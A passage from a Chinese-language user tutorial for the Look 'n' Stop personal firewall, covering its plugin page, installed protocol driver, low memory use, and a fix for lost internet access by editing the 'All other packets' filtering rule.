


图 7

5.2 插件页面

显示当前的可用插件的消息，如果你需要其他国家的语言插件，可以到他们的官方主页去下载，如图8。




图 8

6.协议驱动

Look 'n' Stop 安装完成后，会自行添加 Look 'n' Stop Driver 的驱动，这样的目的是为了取得较高的优先权和稳定性，如图9。




图 9

7.资源占用

下图是开机12小时以上的资源占用，资源消耗特别低，才1196K，比起其他的防火墙来说，已经做的不错了。可谓是小巧玲珑，如图10。




图 10

至于其它设置大家自己去摸索吧！另外还有一个当今世界防火墙水平对比的图表，大家可以了解一下，如图11。这也从一个侧面说明了这款来自法国的look 'n' stop防火墙的实力！

五、可能遇到的问题

有些朋友用了look 'n' stop之后不能上网，解决办法如下：在look 'n' stop主界面的“互联网过滤规则”处，双击最后一条规则“All other packets”，把以太网类型改成“IP型”，保存后即可。另外大家如果还有什么疑问的话，可以到look 'n' stop防火墙世界官方评论网站：http://www.firewallleaktester.com/tests.htm 咨询查看。



